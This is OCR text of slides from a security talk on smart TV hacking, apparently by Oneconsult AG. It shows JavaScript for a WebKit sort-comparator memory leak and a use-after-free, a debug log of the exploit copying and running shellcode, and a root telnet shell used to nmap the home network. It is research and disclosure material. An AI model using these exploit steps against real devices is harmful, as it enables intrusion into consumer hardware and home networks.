
```
AVLTree<AVLTreeAbstractorForArrayCompare, 44> tree;
```

- Array.prototype.shift()

oneconsult

40

Array Sort Prinzip modifiziert



Array Sort Sicherheitslücke (Memory Leak)

- Important part of the leak function:

```
var myLeakCompFunc = function(x,y)
{
    if (y == 0 && x == 1) {
        a1.shift();
        a1.shift();
        a1.shift();
    }
```

- Call the function and read the leaked address:

```
Array.prototype.sort.call(a1,myLeakCompFunc);
val=d2u(a1[2]);
leakedAddress=val.low; //points to a1
logdbg("Leaked heap address: 0x"+leakedAddress.toString(16)); // points to a1
```

oneconsult 43 © 2017 Oneconsult AG

Array Sort Sicherheitslücke (Memory Leak)

- Create a new Array
- Delete one element of the new Array (A2)
- Set the length in the old ArrayStorage of A2 to the address of A1
- The cpp-sort function will free A1 since it actually frees what is at A2.length due to the shift()
- Results in a simple to exploit Use After Free (UAF)


```
var myCompFunc = function(x,y)
{
    if (y == 3 && x == 4) {
        a2.shift();
        a2.length=leakedAddress;

    }
```

```
struct ArrayStorage {
    unsigned m_length;
    unsigned m_numValu
    SparseArrayValueMap* m_sparseValueMap;
    void* subclassData; // A JSArray subcla
```

2*32

Quelle: Oneconsult AG

Smart TV Hacking (Oneconsult Talk at EBU Media Cyber Security Seminar)




Smart TV Hacking (Oneconsult Talk at EBU Media Cyber Security Seminar)

```
oc@scra-kali:~/03_audits/1701-EBU_MCS/exploitE/ehbbexp/ehbbexp# python server.py
192.168.100.17 - - [22/Feb/2017 10:09:22] "HEAD /hbbApp/index.html HTTP/1.1" 200 -
192.168.100.17 - - [22/Feb/2017 10:09:22] "GET /hbbApp/
192.168.100.17 - - [22/Feb/2017 10:09:22] "GET /hbbApp/
192.168.100.17 - - [22/Feb/2017 10:09:22] "GET /hbbApp/
192.168.100.17 - - [22/Feb/2017 10:09:23] "GET /hbbApp/
192.168.100.17 - - [22/Feb/2017 10:09:23] "GET /hbbApp/
[+] DBG:  Initialization
[+] DBG:  After push
[+] DBG:  Leaked heap address: 0x9242b08
[+] DBG:  After second sort
[+] DBG:  After spray
[+] DBG:  a1len: 0x41414141
[+] DBG:  a2len: 0x9242b08
[+] DBG:  a1[18]: 0x9242b60, 0x14
[+] DBG:  Found changed buffer at attempts[4159] with s
[+] DBG:  v0: 41414141
[+] DBG:  v1: 42424242
[+] DBG:  Found Uint32Array at: 0x853734f0
[+] DBG:  Found ArrayBuffer at: 0xa645530
[+] DBG:  Found Element object at: 0x853b24c0
[+] DBG:  Found Element vtable at: 0x74e441d0
[+] DBG:  Allocated free memory at: 0x8538c008
[+] DBG:  Fake vtable at: 0x8538c008
[+] DBG:  Copying vtable...
[+] DBG:  WebCore::Element::setScrollLeft is at: 0x74aa0b9c
[+] DBG:  Copying shellcode to rwx page...
[+] DBG:  Shellcode copied...
[+] DBG:  Executing shellcode...
```

59:25

1:01:51 / 1:16:39


Smart TV Hacking (Oneconsult Talk at EBU Media Cyber Security Seminar)
616 root 0 SW [RtmpCmdQTask]
TSPLAYER
Device List
IQ calibration table
Set
Chip Type: 9507
Device type: 11
Reset to Default
DVB-T
ISDB-T
Bandwidth
Advance
Frequency(KHz)
562000
About
Code rate
Constellation
Guard interval
Transmission mode
Modulator Output Data rate
6032085
Attenuation/Gain
TS File Input Data Rate
5724543
VBR Mode
Load Transmission Parameter from NIT
TS file:
D:\03_audits\1701-EBU_MCS\dvb_Stream\output\final.ts
Browse
00:00:30
Test mode (null packet only)
Stop
Run
Stop
^C
oc@scra-kali:~# telnet 192.168.100.17 2023
Trying 192.168.100.17...
Connected to 192.168.100.17.
Escape character is '^]'.
/bin/sh: can't access tty; job control turned off
VDLinux#>
1:04:04
1:05:32 / 1:16:39

scan auf Heim Netzwerkmit nmap

```
 1127 root      148m T    /mtd_down/emps/empWebBr
 1274 root      1688 S    sleep 10
 1276 root      4148 R    ps
^C
oc@scra-kali:~# telnet 192.168.100.17 2023
Trying 192.168.100.17...
Connected to 192.168.100.17.
Escape character is '^]'.
/bin/sh: can't access tty; job control turned off
VDLinux#>       export LD_LIBRARY_PATH=$LD_LIBRAR
VDLinux#>       cd /mnt/opt/privateer/usr/bin/
VDLinux#>       ./nmap 192.168.100.1 --servicedb

Starting Nmap 5.51 ( http://nmap.org ) at 1970-01
Cannot find nmap-payloads. UDP payloads are disab
Nmap scan report for 192.168.100.1
Cannot find nmap-mac-prefixes: Ethernet vendor co
Host is up (0.0032s latency).
Not shown: 312 closed ports
PORT    STATE    SERVICE
80/tcp  open     http
135/tcp filtered loc-srv
137/tcp filtered netbios-ns
138/tcp filtered netbios-dgm
139/tcp filtered netbios-ssn
445/tcp filtered microsoft-ds
MAC Address: 08:00:27:7B:F8:8C (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 51.75 seconds
VDLinux#>
```

Quelle: Oneconsult AG

Hacking and making money

verbreitet:


- durchführen und Verkauf von DDOS Angriffen (Okt. 